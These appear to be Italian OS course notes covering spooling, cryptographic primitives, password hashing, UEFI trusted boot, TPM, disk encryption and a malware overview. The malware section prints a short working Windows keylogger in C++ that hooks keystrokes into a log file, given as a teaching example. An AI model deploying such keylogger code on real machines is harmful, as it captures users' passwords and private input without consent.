
L’utilizzo del buffer è giustificato come possiamo vedere dal seguente grafico in cui vediamo che le velocità delle varie periferiche possono essere molto diverse:




Altre funzionalità molto importanti che devono essere implementate a livello di software sono:

- Lo **spooling**
  Ovvero la gestione di I/O dedicato (non condivisibile, ad esempio la stampante).
  Più processi possono voler scrivere sulla stampante contemporaneamente, ma le stampe non devono essere interfogliate, dunque i dati da processare sono “parcheggiati” in una directory (spooling directory).
  Un processo di sistema detto spooler è l’unico autorizzato ad accedere alla stampante.
  Periodicamente, lo spooler si occupa di stampare i dati presenti nella spooling directory
- l **programmi utente**
  Bisogna mettere a disposizione delle system call / API da usare all’interno dei programmi utente per permettere l’accesso e l’utilizzo dei dispositivi

Ecco un riassunto di tutto quello che abbiamo appena detto:




# Protezione e sicurezza

Abbiamo già intravisto qualche concetto di protezione ad esempio quando abbiamo parlato di file system e di indirizzamento.
Vedremo che oltre all'access control, il sistema operativo implementa poi altre funzionalità di sicurezza come l'autenticazione, il trusted boot, la cifratura del disco, ecc.

## Primitive della sicurezza


I principi fondamentali della sicurezza informatica sono:

- **Integrità**
  Ovvero garantire che il file non sia stato modificato in modo non autorizzato
- **Segretezza/Confidenzialità**
  Ovvero garantire che il dato possa essere letto solo da chi è autorizzato
- **Autenticità**
  Ovvero garantire che l'utente sia effettivamente chi dice di essere

Per garantire queste tre proprietà esistono le seguenti primitive crittografiche:


- Hash crittografiche
- Cifratura a chiave simmetrica
- Cifratura a chiave pubblica

Una **funzione di hash crittografica** è una funzione con un output di lunghezza fissa che mappa le stringhe di qualsiasi dimensione a stringhe di lunghezza fissa appunto (tipicamente 256 o 512 bit).




Per essere definita funzione di hash crittografica, una funzione di hash deve avere le seguenti proprietà:

- **Ease of computation**
  Dato un input deve essere veloce calcolare l'hash
- **Pre-image resistance**
  Partendo da un hash deve essere impossibile ottenere l'input (non c'è un impossibilità teorica ma c'è un'impossibilità pratica)
- **Collision**
  È possibile che si verifichino delle collisioni (il dominio è molto più grande del codominio)
- $2^{nd}$ **Pre-image resistance**
  Dato un input e il suo hash, deve essere impossibile trovare un altro input con lo stesso hash
- **Collision resistance**
  Deve essere impossibile trovare due qualsiasi input che diano una collisione




Esempi pratici di hash function sono SHA-512 e Keccak (nuovo standard) e sono fondamentali per condividere software online garantendone l'integrità.

Vediamo ora la **crittografia a chiave simmetrica**, che fu la sola forma di crittografia esistente fino agli anni 70.

C’è un'**unica chiave** (simmetrica), una **funzione di crittazione** $E()$ e una **funzione di decrittazione** $D()$ inversa.






$$E(T,k)=X$$
$$D(X,k)=T$$

Un importante principio è che la funzione $E()$ e la funzione $D()$ non devono essere segrete, ma deve essere segreta solamente la chiave.

La crittografia a chiave simmetrica si divide in due grandi classi:

- **Cifrari a flusso** (stream)
  Usato quando non so in anticipo quanto è lungo l’input. Sono più veloci e più “casuali”
- **Cifrari a blocco**
  Bisogna sapere a priori la lunghezza dell’input




Esempi moderni di cifratura simmetrica sono:

- RC4: usato in SSL/TLS, browsers
- A5/3: usato in GSM (rotto)
- AES: cifrario simmetrico a blocco standard


Essendo molto veloce, la cifratura simmetrica viene usata ad esempio per cifrare i file systems (che hanno grandi dimensioni) e per cifrare il traffico di rete (SSL, IPSEC, etc.)

La **cifratura a chiave pubblica** invece viene chiamata **asimmetrica** perché le chiavi usate per crittare e decrittare non sono uguali.
Fu inventata (a livello pubblico) da Diffie e Hellman nel 1976.
Ogni utente ha quindi due chiavi diverse:

- Una chiave pubblica per la cifratura (pubblica perché può essere nota a tutti)
- Una chiave privata/segreta per la decrittazione


È molto importante che dalla chiave pubblica non sia possibile derivare la chiave privata e ci deve essere una corrispondenza unica tra le due chiavi. La cifratura a chiave pubblica è molto più lenta di quella a chiave simmetrica.
Per l'utilizzo della crittografia a chiave pubblica le assunzioni che si fanno sono le seguenti:

- Ogni utente ha la sua coppia di chiavi: pubblica e privata/segreta
- Ogni utente conosce tutte le chiavi pubbliche
- Solo il proprietario conosce la sua chiave segreta/privata




E() and D() sono due funzioni diverse

La crittografia a chiave asimmetrica non permette solamente di cifrare un messaggio, ma permette anche di garantire l'autenticità tramite la **firma digitale**




Gli algoritmi più famosi di crittografia asimmetrica sono RSA e DSA, poi ci sono quelli più recenti basati sulle curve ellittiche per smartcard e ambienti embedded.

Un **certificato digitale** è un file che certifica che una chiave pubblica appartiene (e identifica nello ciberspazio) ad una specifica entità (es. persona, server, sito web, device driver, etc.)




Le firme sono un meccanismo di verifica ricorsivo che arriva fino agli enti certificatori principali.




# Login - autenticazione utente

Esistono diversi tipi di autenticazione:

- Basata su quello che l'utente conosce (es. pin, password)
- Basata su quello che l'utente ha (es. chiavetta usb, smartcard)
- Basata su quello che l'utente è o fa (es. Biometrie fisiologiche o comportamentali)

L'autenticazione di un utente consiste in due operazioni:

- **Identificazione** (login)
  Dove l'utente annuncia chi è
- **Autenticazione** vera e propria (password)
  Dove si verifica che è proprio chi dice di essere


Le regole (teoriche) da seguire per la scelta della password solitamente che abbia almeno 8 caratteri, un carattere per ognuna di queste categorie:

- Lettere minuscole
- Lettere maiuscole
- Cifre numeriche
- Caratteri speciali: , . ; : - _ # [ ] ? ^ + * ' ` ~ { } ( )


Guardando le statistiche reali però si nota che la maggior parte delle password non sono delle password forti, ma sono delle password che possono essere facilmente indovinate tramite varie tecniche. Questo problema è dovuto al fatto che esistono varie tecniche che sfruttano l'effettiva non casualità con cui gli utenti scelgono la password.

La **memorizzazione** delle password è una questione critica, infatti bisogna evitare di salvarle in chiaro.
Il primo metodo che utilizzò Unix per non salvare in chiaro le password fu quello di usare la password come chiave di una cifratura simmetrica cifrando un testo standard di default e salvando quello sul database.

Oggi la memorizzazione avviene tramite una slow hash function che prende in input la password con un salt. Il salt viene usato perchè spesso diversi utenti scelgono la stessa password, e dunque il salt fa in modo che un attaccante che riesce a violare una password, non violi tutte le password uguali (visto che avranno salt diverso)




(a) Loading a new password




(b) Verifying a password

Le password in Unix venivano memorizzate in un file fisso, *etc* / *passwd*, e potevano essere viste da qualsiasi utente




In questa maniera però si era vulnerabili al dictionary attack (che veniva comunque notevolmente marginato grazie ai salt):





Nelle versioni più moderne di Unix infatti non si è più in grado di leggere questo file perchè sono state introdotte le shadow password.

## Trusted boot

Un esempio di sicurezza del sistema operativo è come fare per essere sicuri dell'autenticità del kernel caricato in memoria al momento di avvio? Questo è un problema di integrità e autenticità che si risolve con le firme digitali (autenticità) e le funzioni di hash (integrità).

Nei computer più vecchi il **trusted boot** era realizzato tramite il **BIOS** (Basic Input-Output System) che era un insieme interfacce OS-independent per controllare l'hardware (video, disco, tastiera) e successivamente viene caricato il programma di bootstrap del sistema operativo. Questi controlli però venivano fatti per valutare correttezza configurazione ma non a scopi di sicurezza.
Il problema del BIOS è che è strettamente collegato all'hardware e risiede nella ROM, e dunque mentre l'hardware evolve il BIOS "resta indietro" e non sopporta ad esempio periferiche hardware che non erano disponibili nella versione originale del BIOS.

Visto questo problema del BIOS, le macchine moderne utilizzano la **UEFI** (Unified Extensible Firmware Interface). La UEFI ha una parte di core su ROM che non è possibile modificare, mentre tutto il resto della UEFI è contenuta in moduli extra (modificabili)






La UEFI fa sempre il trusted boot (mentre il BIOS non sempre), e in più controlla che il sistema operativo da caricare sia integro e autentico.

DXE (**Driver eXecution Environment**)

**pre-EFI initialization** (PEI)

SEC (security) **phase**.







Il **TPM** (Trusted Platform Module) è un chip "sicuro" integrato sulla scheda madre. Questo chip fornisce generazione e memorizzazione sicura delle chiavi crittografiche e implementa primitive crittografiche. Di fatto è un co-processore "trusted" separato.
La chiave di verifica PK del sistema operativo è memorizzata hardcoded nel TPM, tutte le altre chiavi KEK delle varie componenti sono verificate a catena tramite il sistema operativo.
La verifica viene fatta all'interno di questo chip perchè altrimenti la chiave sarebbe esposta nella RAM.

## Cifratura disco

Nei sistemi operativi moderni una parte del disco viene sempre cifrata, in particolare viene cifrato:

- Il sistema operativo
- La memoria di swap (backing store)
- I file temporanei
- Il file system
- I file di ibernazione

Rimane "scoperta" una piccola porzione statica che contiene il MBR (Master Boot Record), il Boot Manager e alcune Boot Utilities, perchè sono cose che devono essere eseguite nel momento in cui accendo il computer.




La decifratura della parte cifrata richiede una chiave:

- La SRK (Storage Root Key) è memorizzata nella TPM
- La SRK viene usata per cifrare la chiave di cifratura dell'intero volume (FVEK: Full Volume Encryption Key) protetta da un PIN

- FVEK memorizzata (cifrata) sul HDD

## Malware

Abbiamo finito la parte sul sistema operativo, facciamo però un excursus veloce sui malware.

Un **malware** è un software malevolo che intenzionalmente ha l'obiettivo di violare una o più proprietà di sicurezza.
Esempi di malware sono:

- Trojan horse
- Bombe logiche
- Backdoor
- Keylogger
- Ransomware
- Virus
- Worm
- Spyware
- Rootkit
- …

Un **trojan horse** è un programma che replica le funzionalità di programmi di uso comune o programmi dall'apparenza innocua ma che contiene codice "malevolo".
Tipicamente cattura informazioni e le invia al creatore del programma:

- Informazioni critiche per la sicurezza del sistema
- Informazioni "private" dell'utente (ad esempio username e password)
- Compromettono o distruggono informazioni importanti per il funzionamento del sistema

Un **keylogger** è un programma che "registra" i tasti digitati dall'utente sulla tastiera e li memorizza, anche se l'utente sta comunicando con un altro programma.

```
1  #include <windows.h>
2  #include <fstream>
3  using namespace std;
4
5  ofstream    out("log.txt", ios::out);
6
7  LRESULT CALLBACK f(int nCode, WPARAM wParam, LPARAM lParam) {
8    if (wParam == WM_KEYDOWN) {
9      PKBDLLHOOKSTRUCT p = (PKBDLLHOOKSTRUCT) (lParam);
10     out << char(tolower(p->vkCode));
11   }
12   return CallNextHookEx(NULL, nCode, wParam, lParam);
13 }
14
15 int WINAPI WinMain(HINSTANCE inst, HINSTANCE hi, LPSTR cmd, int show) {
16   HHOOK keyboardHook = SetWindowsHookEx(WH_KEYBOARD_LL, f, NULL, 0);
17   MessageBox(NULL, L"Hook Activated!", L"Test", MB_OK);
18   UnhookWindowsHookEx(keyboardHook);
19   return 0;
20 }
```

Se il sistema operativo è implementato correttamente con i principi che abbiamo enunciato, questo tipo di attacco non è possibile in quanto l'interazione I/O è intermediata dal sistema operativo, e dunque un programma keylogger non può leggere direttamente la tastiera senza passare dal sistema operativo.

Un **ransomware** è un programma che blocca l'accesso al computer o ai dati (cifrandoli) e chiede all'utente di pagare per il ripristino. Per poter funzionare il ransomware deve avere i permessi di root, dunque nei sistemi operativi moderni si limitano i permessi di root soltanto per le operazioni necessarie.





Il ransomware è un malware particolare di **rootkit**, che sono programmi installati con privilegi di amministratore che tipicamente inseriscono logica malevola e modificano l'OS host per non essere identificabili.
I rootkits nascondono la loro esistenza modificando i normali meccanismi del sistema operativo (ad esempio tabelle processi, files, registry entries, etc.) e possono essere:

- persistenti o caricati ogni volta in memoria come prima operazione al boot
- girare in user o kernel mode


Tipicamente vengono installati via trojan o da intrusione fisica. Occorrono diverse contromisure per renderli innocui.

Ecco un esempio di infezione rootkit che modifica i puntatori alle system call:




(a) Normal kernel memory layout (b) After nkark install

